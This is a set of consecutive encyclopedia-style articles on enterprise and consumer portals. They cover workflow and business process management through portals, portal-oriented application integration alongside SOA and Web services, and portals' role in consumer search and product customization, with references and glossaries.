Similar solutions are offered by Plumtree Software, one of the earliest "pure" business portal vendors. Plumtree has now been acquired by BEA with the objective of strengthening the span of their portal offerings (BEA, 2005). In this case, Plumtree Process, now part of BEA's Aqualogic product line, leverages on BEA's infrastructure and process management know-how and provides a designer tool for building and deploying business processes, and an execution engine for running them. The execution engine is also used for managing the portlets (the individual components that make up the portal's user interface implementing functions such as calendaring, instant messaging, search) that provide process information and functionality to the user. This way, the end user can interact with a business process via the portal Web interface without exiting the standard Web-based work environment (Plumtree, 2005).

Some vendors choose to enter the workflow-process management portal market by offering portlet components that can be installed and integrated into third-party portal servers. For these vendors, a portal is the execution environment inside which their portlets work. BusinessObjects, Documentum, and Tibco, to name a few to date, are following this avenue. BusinessObjects offers a variety of portlets that are compatible with IBM's WebSphere Portal Server, especially geared towards reporting and business intelligence. Following a recent technology partnership with Tibco, whose core expertise is in business process management, BusinessObjects is planning to add business process management capabilities to its business intelligence (BI) products (BusinessObjects, 2005). EMC Documentum's Portlets , which can be installed on BEA's WebLogic Portal, include a workflow portlet that allows a user to view active workflows and to participate as required (Documentum, 2005).

The main benefit of organisations implementing processes or workflows via their portals is financial because of the savings and increased productivity. A reduction or elimination of paper forms and other documentation, and the automation of its routing to process members, can yield savings in material and labour costs that, in some cases, can reach the order of billions of dollars per year. For example, the U.S. Army expects savings of $1.3 billion annually once its forms automation system is fully implemented (IBM, 2005). This system is based on IBM's WebSphere Application Server and Portal software and achieves this result by re-engineering and automating the Army's highly manual form-based business processes. Other processes can be automated through portals such as the parts ordering process of Italian car manufacturer FIAT and the travel application process for U.S.-based Emerson Motor Technologies (Oracle, 2005). In both cases, the performance of the business processes involved was significantly improved by using the portal as their single point of management.

FUTURE TRENDS

With many of the infrastructure and ERP/CRM vendors already having acquired most of the original portal vendors, and with virtually all other players offering either a complete portal solution or portlet collections, it is likely that competition will intensify with more consolidations or alliances. Such an alliance was mentioned earlier between BusinessObjects and Tibco.

Portal standards such as the JSR168 portlet programming interface (Microsystems, 2003), and other related open standards such as SOAP, UDDI, WSDL, and XML already heavily influence important design aspects, especially the interoperability between different vendor products, and the integration with various third party organisational systems. This is expected to make portals, in general, even more critical to the organization. In business process management applications, portals will be more versatile and comprehensive.

With the proliferation of the previously mentioned open standards, the barriers for interoperability between portals and workflow or business process engines are gradually being lowered. At the same time, competition among the players in the field is becoming more intense. As a result, business process management is likely to become a core feature of portals, and through this integration, portals are being turned into organisational control centres.

All successful pure portal vendors have been acquired by larger companies that are leaders in fields such as infrastructure, content management, EAI, and CRM/ERP, suggesting that future portals will tend to include more functionality derived from those areas. Business process and workflow management functionality is one of the classes of functionality that is available today, but will mature and expand in the short to mid-term time frames. In view of this, pure BPMS vendors such as Intalio, Lombardi Software, and Fuego are likely to be seeking partnerships among the existing portal vendors to help leverage both their product lines. Companies such as BEA, Microsoft, and Sun Microsystems, which already have successful BPMS products and significant experience as portal vendors, have an advantage over those smaller players.

CONCLUSION

Business process management systems and organisational portals have both had significant growth over the last decade. Although they are still distinctive components of an organisation's IT infrastructure, their interoperability today allows for portal users to access much of the functionality of the BPMS through its familiar Web-based interface. Therefore, it can be said that BPM is brought to every corporate desktop as a component of the corporate portal instead of being solely a managerial responsibility. It is not a true convergence, but a synergy that brings with it a multitude of benefits, especially lower costs, by increasing productivity and efficiency.

The integration of BPM functionality in portals is at a relatively early stage. Based on the future trends identified in the previous section, it is not unreasonable to predict further acquisitions of the existing smaller pure BPMS vendors by the larger portal vendors; this has already occurred with the pure portal vendors. Such a development may lead toward a much more consolidated marketplace where few powerful portal vendors will be offering a full range of interoperable portal and BPMS products much like the few mainstream modern operating systems that offer a wide range of services and facilities as part of their standard package.

REFERENCES

BEA. (2005). *Press release: BEA closes acquisition of Plumtree software—Creates multi-platform portal leader*. Retrieved September 9, 2005, from http://www.bea.com/framework.jsp?CNT=pr01543.htm&FP=/content/news_events/press_releases/2005

BusinessObjects. (2005). *Business objects and Tibco software partner to help customers better align performance management with business processes*. Retrieved November 11, 2005, from http://www.businessobjects.com/news/press/press2005/20050613_tibco_software_part.asp

Dalmaris, P. (2006). *A framework for the improvement of knowledge-intense business processes*. University of Technology, Sydney.

Davenport, T. (1993). *Process innovation: Reengineering work through information technology*. Boston: Harvard Business School Press.

Documentum. (2005). *EMC Documentum Portlets*. Documentum. Retrieved November 11, 2005, from http://www.documentum.com/products/collateral/portal/ds_portlets.pdf

Fischer, L. (2000). *Workflow Handbook 2001*, Future Strategies.

Hammer, M. (1996). *Beyond reengineering: How the process-centered organization is changing our work and our lives* (1st ed.). New York: Harper Business.

Harmon, P. (2003). *Business process change: A manager's guide to improving, redesigning, and automating processes.* Amsterdam, Boston: Morgan Kaufmann.

IBM. (2005). *U.S. Army targets saving billions of dollars in processing costs with new forms automation.* IBM. Retrieved November 11, 2005, from http://www-306.ibm.com/software/success/cssdb.nsf/CS/JKIN-6F3NYF?OpenDocument&Site=software

Mercy, J. S. (2005). *A better understanding of the enterprise information portal market.* Intranet Journal. Retrieved November 10, 2005, from http://intranetjournal.com/articles/200110/eip_10_03_01a.html

Microsystems, S. (2003). *Introduction to JSR 168—The Portlet specification.* Sun Microsystems. Retrieved November 11, 2005, from http://developers.sun.com/prodtech/portalserver/reference/techart/jsr168/

Oracle. (2005). *Oracle Application Server 10g—Enterprise Porta White Paper.* Oracle. Retrieved November 11, 2005, from http://www.oracle.com/appserver/portal_home.html

Plumtree. (2005). *Plumtree process.* Plumtree Software. Retrieved November 10, 2005, from http://www.plumtree.com/products/process/

Smith, H., & Fingar, P. (2003). *Business process management: The third wave.* Meghan-Kiffer Press.

Vignette. (2005). *Vignette process workflow modeler.* Vignette. Retrieved November 10, 2005, from http://www.vignette.com/contentmanagement/0,2097,1-1-1928-4149-1968-4268,00.html

Wikipedia. (2005a). *Portlet.* Wikipedia. Retrieved November 11, 2005, from http://en.wikipedia.org/wiki/Portlet

Wikipedia. (2005b). *Web portal.* Retrieved November 11, 2005, from http://en.wikipedia.org/wiki/Web_portal

KEY TERMS

Business Process: A business process is an identifiable set of activities that transforms some tangible or intangible raw material into a product that is valuable to a customer or to another process. The process is executable at definable times and places by human or other actors, has a clear beginning and end, is signified by events, and can communicate with other processes.

Business Process Management (BPM): A set of managerial functions and responsibilities performed to align with what the organisation does through its processes with its strategic objectives. The most important functions and responsibilities are designing and implementing processes, and their continuous improvement through the establishment of metrics and ongoing diagnostics.

Business Process Management System (BPMS): Integrated software solutions designed to allow companies to perform BPM functions (Smith & Fingar, 2003, p. 233).

CRM: Customer relationship management.

EAI: Enterprise application integration.

ERP: Enterprise resource planning.

Portal: A Web portal is a Web site that provides a starting point or gateway to other resources on the Internet or an intranet. Intranet portals are also known as enterprise information portals (EIP). The building blocks of portals are portlets, which contain portions of content published using mark-up languages such as HTML and XML (Wikipedia, 2005b).

Portlet: Portlets are reusable Web components that display relevant information to portal users. Examples for portlets are: e-mail, weather, discussion forum, news (Wikipedia, 2005a).

Workflow: A generic term for a process or for the movement of information or material from one activity (worksite) to another (Harmon, 2003, p. 482).

ENDNOTE

1. Examples of languages used to produce the process code are SOA, BPEL, BPML, and BPSS.

Portals in Application Integration

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INTRODUCTION

Integration is widely used in different areas, but few are explained. A common understanding is that integration is a process by which parts of a whole become more connected so that they are, in effect, less "part" and more "whole"; that is, such that functions formerly carried out by one part are carried out by others and usually vice versa. Normally, in the IS area, we use integration in such a case: formerly separated or loosely connected parts are expected to be considered as whole, then we need approaches to connect them more tightly, and at the same time, functions in the "new" system are redefined and redistributed to "new" parts.

IT application in business starts from function-specified system. While businessmen use them as necessary tools and businesses become more integrated, disparate applications become the obstacle to be integrated, even without IS tools. Different solutions are designed. ERP systems use a shared database and a software package to substitute separated systems inside an enterprise; some technical methods are designed to transfer/translate data among systems, and so forth. As a result, there are more heterogeneous systems, the integration projects become much longer, and what is worse is that IT environments become increasingly rigid. Costs and pressure from integration make it the top strategic software projects (Morgan Stanley CIO Survey, May 2001).

There are many authors that have considered the definition of a portal. Smith (2004, p. 94) considered 17 definitions of portal and classes of portal. He provides a definition of portal to distinguish it from other types of information systems: "…an infrastructure providing secure, customisable, personalisable, integrated access to dynamic content from a variety of sources, in a variety of source formats, wherever it is needed." Now portal is considered as a powerful integration tool and solution. This article examines the development of integration in IS area and analyses different concepts. From several views, such as drives, function, and architecture, portal is compared with other integration concepts. Its features and related technical issues and trends are addressed also.

WHY AND WHAT APPLICATION INTEGRATION

The notion and technology of application integration are developing quickly. Historical analysis of the business requirements and technical solutions can clarify the essence of application integration, those factors in their development and discriminate various terms in this area.

Data sharing is the initial and primary requirement in which information is moved between two or more systems, some regarded as information producers and some as consumers. In those cases, integration occurs at the data level by simply exchanging information between systems, mostly inside enterprise. Typically, this means defining information flows at the physical level. Most interests are driven by technological or tactical demand, not from business strategic demands.

While businessmen are concerned with a quick response speed of their business, abstract business concepts, such as business processes, are becoming critical for application integration. Integration is supposed to provide a single logical model that spans many applications and data stores, providing the notion of a common business process that controls how systems and humans interact to fulfil a unique business requirement. The goal is to abstract both the encapsulated application services and application information into a single controlling business process model.

The systems using traditional techniques and technology simply cannot communicate with one another without changing a significant portion of the application. Earlier solutions were just concerned with specific integration requirements with custom-coding APIs. While more and more distributed computing systems have been built with poor architectural planning, many organizations run into technical obstacles in which any change is networked with API patches. The need for EAI (enterprise application integration) is the direct result of this architectural foresight, or rather, the lack of it.

EAI is defined as the unrestricted sharing of information between two or more enterprise applications, a set of technologies that allow the movement and exchange of information between different applications and business processes (Linthicum, 2004). Another earlier definition is "EAI is the ongoing process of putting an infrastructure in place, so that a logical environment is created that allows business people to easily deploy new or changing business processes that rely on IT" (*ID-SIDE*, 1999) EAI emphasizes the technology architecture in which an integration layer connects all systems within an organization. Normally EAI deals with integration inside an enterprise. EAI is widely used in the application integration area. Many IT companies provide related solutions and products.

In the last several years, application integration, at least the notion of it, has worked its way into most information technology departments. This has been driven by a number of emerging developments, including the need to expose information found in existing systems to the Web, the need to participate in electronic marketplaces, the need to integrate their supply chain, and most importantly, the need for their existing enterprise systems to finally share information and common processes.

Application integration is defined as a strategic approach to binding many information systems together, at both the service and information levels, supporting their ability to exchange information and leverage processes in real time. In the long run, it aims at building applications that are adaptable to business and technology changes while retaining legacy applications and legacy technology as reasonable as possible (Hasselbring, 2000). In fact, integration demands are based on the understanding of ever-changing business. Business flexibility depends on IT flexibility. Today's IT architectures, arcane as they may be, are the biggest roadblocks most companies face when making strategic moves (McKinsey, n.d.). Application integration can take many forms, including internal application integration, enterprise application integration (EAI), or external application integration, business-to-business application integration (B2B).

From the business perspective, integration is trying to provide a more closed logically integrated environment on demand in real-time fashion. Logically, in one enterprise or more enterprises, we hope to get a virtual information world where data is centrally stored, process is tightly connected, and people communicate in one room. In another way, physically, it is hoped everything can be distributed as easily, cheaply, and flexibly as possible. Then we need to redefine all the data processes, business processes, and user functions in the virtual world, and then redistributed them to different physically distributed information systems and integrate them together. The goals of application integration are to design the user out of the process, thus removing the greatest source of latency in the exchange of information, and to support the new event-driven economy (Linthicum, 2004).

Ever-changing businesses and technologies encourage the research on the architecture to ensure flexible integration. In conclusion, application integration studies how to provide a logically central platform on a distributed physical platform to get business value with a flexible and costless technical solution.

PORTAL IN APPLICATION INTEGRATION: CONCEPTS

Application integration is a combination of problems. Approaches to it vary considerably. Linthicum (2004) finished his third book on application integration, in which approaches to application integration are divided into four categories:

1. **Information-Oriented Application Integration (IOAI):** Integration occurs between the databases (or proprietary APIs that produce information, such as BAPI).
2. **Business Process Integration-Oriented Application Integration (BPIOAI):** Products layer a set of easily defined and centrally managed processes on top of existing sets of processes contained within a set of enterprise application.
3. **Service-Oriented Application Integration (SOAI):** Allows applications to share common business logic or methods. This is accomplished either by defining methods that can be shared, and therefore integrated, or by providing the infrastructure for such method sharing, such as Web services.
4. **Portal-Oriented Application Integration (POAI):** Allows us to view a multitude of systems, both internal enterprise systems and external trading community systems, through a single-user interface or application.


Here application is divided according to technical requirements. POAI is concerned with externalising information from a multitude of enterprise systems to a single application and interface. Technically, POAI integrates all participating systems through the browser, although it does not directly integrate the applications within or between the enterprises, which is shown in Figure 1 (Linthicum, 2004).

Normally, application integration focuses on the real-time exchange of information or adherence to a common process model between systems and companies. POAI avoids the back-end integration problem altogether by extending the user interface of each system to a common user interface (aggregated user interface): most often a Web browser.

The use of portals to integrate enterprises has many advantages:

1. It supports a true noninvasive approach, allowing other organizations to interact with a company's internal systems through a controlled interface accessible over the Web. Noninvasive just means not affecting the safety of the internal systems.

Figure 1. Portal-oriented application integration



2. It is typically much faster to implement that real-time information exchange with back-end systems, such as the data, service, and application interface-oriented approaches.
3. Its enabling technology is mature, and you can learn from many examples of POAI that exist.

However, there are also disadvantages to POAI:

1. Information does not flow in real time and so requires human interaction. As a result, systems do not automatically react to business events within an enterprise, such as the depletion of inventory.
2. Information must be abstracted, most typically, through another application logical layer (e.g., an application server). As a result, some portal-oriented solutions actually add complexity to the solution.
3. Security is a significant concern when enterprise data is being extended to users over the Web.


Using portals to externalise enterprise data started since the Web took off is what POAI is all about. What is new is the reliance on POAI to support huge transactions and to support enterprises that no longer have to pick up the phone or send a fax to buy, sell, or trade. POAI removes the need for human interaction to support a business transaction. The only requirement is an interaction with a Web browser. This kind of portal normally is called a corporate information portal.

Today, most organizations are using packaged software for their key business processes. Enterprise resource planning (ERP), supply chain management (SCM), customer relationship management (CRM), and electronic commerce (EC) systems enable organizations to improve their focus of using information systems (IS) to support their operational and financial goals. For employees, they have to log in to different systems with different PINs to finish their daily work; for customers, they have to enter different systems to do their business. Portal is just going to solve the problem.

From business perspective, portal is going to provide a virtual office for all related persons, including employees and managers in the enterprise, and customers, suppliers, and partners outside the enterprise. Here everyone can get a desk (interface), where all information required can be accessed, all transactions daily processed can be triggered with a button. Normally related information is stored in different systems; transactions may need various information and small transactions in other systems, but users have no need to know their existence in portal. Every user can customize his/her personal interface as he/she likes. So, in some IT solutions, portal is used to obtain person integration.

In another view, application integration provides a logical central platform that can be divided to several levels. Many IT companies, such as SAP, IBM, and BEA, present their own integration platforms and solutions. SAP Netweaver is an integration and development platform in which there are three kinds of integrations: process integration, information integration, and people integration. Portal is used in people integration, as in Figure 2 (Shi, 2005).

Figure 2. SAP NetWeaver



P

Traditionally, application integration is carried out inside the applications; users still use separated information systems. With portal, users' personal demands are consider as the first integration drive. In addition, portals are an enabling technology for knowledge management: they provide users with a consolidated interface that allows accessing various types of structured and semistructured information. From the view of KM, their success depends not only on their ability to provide information and knowledge, depending on the user's tasks in business processes (exploitation of knowledge), but also on their ability to support unstructured, creative, and learning-oriented actions of knowledge work (exploration of knowledge).

TECHNICAL ISSUES IN POAI

The notion of POAI has gone through many generations including single-system portals, multiple-enterprise portals, and now, enterprise portals.

Single-system portals are single enterprise systems that have their user interfaces extended to the Web. A number of approaches exist to create a portal for a single enterprise system including application servers, page servers, and technology for translating simple screens to HTML.


Multiple-enterprise-system portals represent a classic application server architecture, where information is funneled from several enterprise systems through a single Web-enabled application. Users are able to extract information from these systems and update them through a single Web browser interface accessed over an extranet or over the Web.

When multiple-enterprise-system portal is extended to include systems that exist within many companies, the result is an enterprise portal. Application servers are a good choice for enterprise, funneling information from the connected back-end enterprise systems. However, because hundreds of systems could be connected to this type of portal, it sometimes makes sense to leverage application servers within each enterprise to manage the externalization of information flowing out of the enterprise, then funnel that information through a single master application server and Web server. The result of this structure is the information found in hundreds of systems spread across an enterprise, available to anyone who uses the portal.

Application servers work with portal applications by providing a middle layer between the back-end applications, databases, and the Web server. Application servers communicate with both the Web server and the resource server, using transaction-oriented application development. Now many IT solution providers equip their application servers with more tools for integration, including portal design and implementation tools such as IBM WebSphere Portal, BEA Weblogic, Oracle Portal, and SAP Netweaver.

Initial approaches to portals concentrated on the integration of intraorganizational content; now they focus on interorganizational application integration. They thus provide internal and external users with role-based, process-oriented access to a comprehensive set of coordinated added-value services. The benefit for the portal user is the back-end integration of these services. As a result, portals integrate the functions of different, mostly heterogeneous applications, and place these in the context of specific business processes. Unlike conventional architectures, portal architectures integrate applications at the level of the user interface, as well as at the level of functionality and data. Puschmann (2004) calls this kind of portal a process portal; its architecture is shown as Figure 3.

Figure 3. Architecture of process portal



Flexible architectures come from common application services and their combination with ease. The idea is just to implement "industrialization" in the software industry as in the hardware industry. SOA is such an approach. With the advent of Web services, we now have another tool in the shed.

FUTURE TRENDS

Now, most application architectures are what we call "hardwired." They are made up of hundreds, if not thousands, of custom-coded connections, each of which must be recoded every time a connection, or something it connects to, is altered in any way. Organizations trying to implement change on top of these hardwired foundations find themselves hamstrung. This is why many organizations run into technical obstacles when they set out to execute on-demand business strategies.

Organizations have been looking for mechanisms to bind applications together at the service level for years. Some successful mechanisms include frameworks, transactions, and distributed objects, which are all in wide use today. However, the notion of service-oriented architecture (SOA) and Web services is gaining steam. The goal is to identify a new mechanism that can better leverage the power of the Internet to provide access to remote application services through a well-defined interface and directory services.

SOA is an application framework that takes everyday business applications and breaks them down into individual business functions and processes, called services. An SOA lets you build, deploy, and integrate these services independent of applications and the computing platforms on which they run. SOA frees individual business functions and processes from the constraints of application platforms, so they can be treated as services within your enterprise and be exposed to a network of business partners. It lets you arrange and rearrange services at will to meet changing demands.

Web services are self-contained, modular applications that are able to work together without relying on custom-coded connections, because they are built on open standards. Web services share a common protocol so they can communicate with each other despite the fact that they "speak" different languages. This makes it easy to combine and recombine them to meet the needs of customers, suppliers, and business partners. Web services technology provides the common standards that allow companies to maximize the value of an SOA. It is believed that Web services are the foundation of the next generation of IT, facilitating an unprecedented degree of flexibility that will enable industries to do things we cannot yet imagine.

POAI is a user-oriented solution. It designs an easy and flexible personal interface to end users, so it complicates the back-end implementation. Unfortunately, although they are a necessity today, portals do not support the ultimate goal of application integration, the exchange of business information in real time in support of business events that do not require human interface. In other words, it needs a good back-end solution. SOA and Web service provide a flexible architecture and powerful tool for it.

CONCLUSION

Application integration is so important that there is not much need to restate that. More often than not, application integration architects are driven more by current challenges, such as "information islands," or by the emerging standards and technology. Application integration is a strategic activity and a technology set that can enable an organization to run much more efficiently and, in most instances, provide a significant competitive advantage.

In essence, application integration is more about understanding the requirements and future growth of problem domain. From business perspective, application integration can be divided into intra- and interenterprises integrations. While the other types of application integration are focused on the real-time exchange of information or adherence to a common process model, POAI is concerned with externalising information out of a multitude of enterprise systems to a single application and interface. It is regarded as people integration that provides all users with a common interface (office).

Application is of little use if it is not quickly deployed, if it is not correct in operation, and if it is not able to adjust quickly as business needs change. In a global and super competitive environment, enterprises have to change their business models continuously. Now enterprises need architecture to prepare for business and technology changes. SOA is such a discipline; Web services is the technology that enables that discipline.

REFERENCES

Cummins, F. A. (2002). *Enterprise integration: An architecture for enterprise application and system integration*. John Wiley & Sons.

Hasselbring, W. (2000). Information system integration. *Communications of the ACM, 43*(6).

ID-SIDE. (1999, November).

Irani, L. (2002). Critical evaluation and integration of information systems. *Business Process Management Journal*.

Linthicum, D. S. (1999). *Enterprise application integration*. Reading, MA: Addison-Wesley.

Linthicum, D. S.(2004). *Next generation application integration, from simple information to Web Service.* Reading, MA: Addison-Wesley.

McKinsey. (n.d.)

Morgan Stanley CIO Survey. (May 2001).

Puschmann, R. A. (2004). Process portals: Architecture and integration. In *Proceedings of the 37th Hawaii International Conference on System Sciences.*

Rao, S. S. Portal proliferation: An Indian scenario. *New Library World*, *102*(9), 325-331.

Shi, J. (2005). *SAP NetWeaver—SAP new generation business platform*. Dongfang publisher (in Chinese).

Smith, M. A. (2004). Portals: Toward an application framework for interoperability. *Communications of the ACM, 47*(10), 93-97.

Waring, T., & Wainwright, D. (2000). Interpreting integration with respect to information systems in organizations: Image, theory and reality. *Journal of Information Technology, 15*, 131-148.

KEY TERMS

Application Integration: A strategic approach to binding many information systems together at both the service and information levels, supporting their ability to exchange information and leverage process in real time. In the long run, it aims at building applications that are adaptable to business and technology changes while retaining legacy applications and legacy technology as reasonably as possible.

Enterprise Application Integration (EAI): The unrestricted sharing of information between two or more enterprise applications, a set of technologies that allows the movement and exchange of information between different applications and business processes.

Portal-Oriented Application Integration (POAI): Allows us to view a multitude of systems, both internal enterprise systems and external trading community systems, through a single-user interface or application.

Service-Oriented Architecture (SOA): Application framework that takes everyday business applications and breaks them down into individual business functions and processes, called services.

Web Services: Self-contained, modular applications that are able to work together without relying on custom-coded connections, because they are built on open standards.

Portals in Consumer Search Behavior and Product Customization

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INTRODUCTION

A portal is defined as an entrance point to online content. The portal concept has evolved across a number of markets and applications. Customer portals focus on individual customer and offer a one-stop Internet access. By providing a number of services, such as searches, shopping, e-mail, and games, portals allow individuals to avoid browsing the Web but to in-fact rely and stay at one Web site like a one-stop shop. Accordingly, portals drive eyeballs, and hence create and drive advertising revenue and alliances. The concept of a single public port to given content on the Internet is used as a means of pulling in a large number of users. As an example, America Online (AOL) acts as a portal site to general Web content. It is a specialized portal created by AOL and also has content from partners such as Time Warner (Kleindl, 2003). This article reviews the role of portals in consumer search behavior and certain aspects in marketing.

PORTALS AND PRODUCT CUSTOMISATION

A key function of marketing is to match buyers and sellers, and facilitate transactions; to do this a firm needs to create the proper institutional infrastructure. It has been found that digital information goods, such as news articles, digital images, or music allow perfect copies to be created and distributed almost without cost via the Internet. With the introduction of the Internet as a commercial medium for businesses to conduct their activities, various studies have found that the technology is leading to aggregation. This, in turn, is fast becoming a profitable strategy for marketers, as the marginal production costs are low and consumers are generally homogenous. Several Internet-based technologies assist buyers searching: multimedia, high bandwidth, and rating sites provide more product information. These search engines can be hierarchical directories like Yahoo, generic tools like Alta Vista (in early 1998) or specialized tools that work best in the context of specific markets like Pricewatch, ComputerESP for computers, or Expedia and Travelocity for travel (Casagranda, Nicholas, & Stevens, 1998).

Customer portals should provide company-specific information for customers, such as product information, inventory and order tracking, help desk applications, and other services (Kleindl, 2003). Marketers should begin considering portals as the brains of the organization as they can provide employees with vital information for success in hyper-competitive marketplace, in turn can secure the survival of the organization. The method is cost-effective because portal technology uses artificial agents, tiny programs to find and organize information rather than salaried employees.

Clarke, III and Flaherty (2003) suggest that portals are the most valuable land on the Web. According to them, about 90% of Internet traffic goes to 10% of Web sites, among which portals are the largest shareholders of that traffic. The authors have also found that about 15% of all Web page-view traffic goes through the top nine portals. Hence, this heavy traffic flow creates a unique position for portals as part of the overall marketing strategy of all organizations.

Some suggest that with portal technology it is possible for an individual to buy a newspaper at a local newsagent and this newspaper can be tailored to suit the person's specific information needs. This newspaper can contain a section on industry news, another on company news, and a third on all financial reports, all of this information may be very relevant to the person. If such a newspaper could be economically produced the reader would not need to buy a whole newspaper to read but just a few pages. Such customization can be achieved economically with portal technology because the artificial agents used in portals are programmed to search and index sites containing information the user specifies as relevant (Kotorov, 2001).

Slywotzky (2000) extends this concept of customization of products and services using portal technology to newer heights. According to the author, customers will soon be able to describe exactly what they want, and suppliers will be able to deliver the desired product or service without compromises or delays. This innovation is what the author calls "choiceboard," this concept includes interactive online systems that allow individual customers to design their own products by choosing from a menu of attributes, components, prices, and delivery options. The role of the customer in this system shifts from passive recipient to active designer. The shift is just the most recent stage in the long- term evolution of the customers' roles in the economy.

It was further illustrated that with a choiceboard system, marketers will see a major shift of customers becoming product makers rather than product takers. Traditionally, companies create fixed product lines that represent their best guesses about what buyers will want, and buyers make do with what they are offered. There may be some minor tailoring at the point of purchase—a few optional features or add-ons—but by and large the set of choices is fixed by long before customers even begin to shop (Slywotzky, 2006)

The choiceboard concept became an interactive, online system model, allowing individual customers to design their own products by choosing from a menu of attributes, components, prices, and delivery options. The customers' selections send signals to the supplier's manufacturing system that set in motion the wheels of procurement, assembly, and delivery. They are already in use for example; customers can design their own computers with Dell's online configurator. They can create their own dolls with Mattel's My Design Barbie, assemble their own investment portfolios with Schwab's mutual fund evaluator, and even design their own golf clubs with Chipshot.com's PerfectFit system. This Choiceboard is still in its infancy, as it is involved in less than 1% of the $30 billion world economy (Slywotzky, 2006).

By providing a number of services, such as searches, shopping, e-mail, and games, portals allow individuals to avoid browsing different other Web sites, but to stay at one single portal type site. Since the site drives eyeballs, it in turn will drive advertising revenue and alliances. The concept of a single public port to access content is used as a means of pulling in a large number of users (Kliendl, 2003).

CONSUMER BEHAVIOR AT PORTALS

The growth of the Internet and its immense capability of providing consumers with product and service information has empowered the consumer immensely. Consumers are becoming more mature, sophisticated, and intelligent. These days they are seeking a higher levels of product information before making purchasing decisions. The rapid advancements in Web technology have enhanced consumer's decision-making outcomes. The creation and subsequent growth of software and technological devices such as smart agents that are linked to portals have provided an intelligent interface for the consumer. These computer decision aids improve transactional efficiency by providing merchandising and sales information to consumers, offering sales support, and facilitating sales promotions, while at the same time, enhancing the consistency, availability, and quality of support to consumers.

In a study to test the relationship between the use of these smart agents, or query-based decision aids (QDBA) as they are referred to, and consumers, it was found that the greater the amount of relevant information the decision maker has, the greater is his or her confidence in judgement. The research study developed and tested a general model for understanding the influence of query-based decision aids on consumer decision making in the e-commerce environment. The results showed that the use of a well designed QBDA led to increased satisfaction with the decision process, and increased confidence in judgements. The research subjects who had access to QBDA perceived an increased cost saving and a lower cognitive decision effort associated with the purchase decision. The conclusion proved that subjects who had access to the QBDA, liked the interface, and had more confidence in their judgements in comparison to subjects who did not have access to QDBA (Pereira, 1999).

In their study, Meisel and Sullivan (2000), found that most Web surfers and shoppers want portals to conduct five important functions as follows:

- provide easy, convenient, and organized way for users to use the Internet;
- act as a filter and hence helping in the decision making process of the purchase online;
- assure users of the integrity of the sites for Web transactions;
- provide users access to propriety content and/or communication technologies like Internet telephony and e-mail; and
- finally, to facilitate the electronic equivalent of one-stop shopping for the user.

Studies have indicated that the main reason individual's use portals is for gathering information, these fall into two categories namely: *personal needs*, covering leisure (sport, films, games, specific niche hobbies, chat) medical information, news and politics, local community and historical information; and *information gathering*, which include the gathering of information for business needs, this can cover technical resource information, academic research and company information. Portals support the information search stage of the buying process; research has found that consumers do make use of portals for the decision-making process in consumption behavior (Michael, 2006).

Hanson (2000) found that most Web users start their online activities at one of the main search or directory portal sites, hence making portals an important source of traffic that can be obtained for free. Managing an organization's portal presence requires traffic-building efforts that combine strategic and tactical activities. A key strategic initiative to manage ones portal presence is to classifying a site carefully using proper keywords, descriptors, and categories. This is very important especially for directories that group sites into specific classification systems.

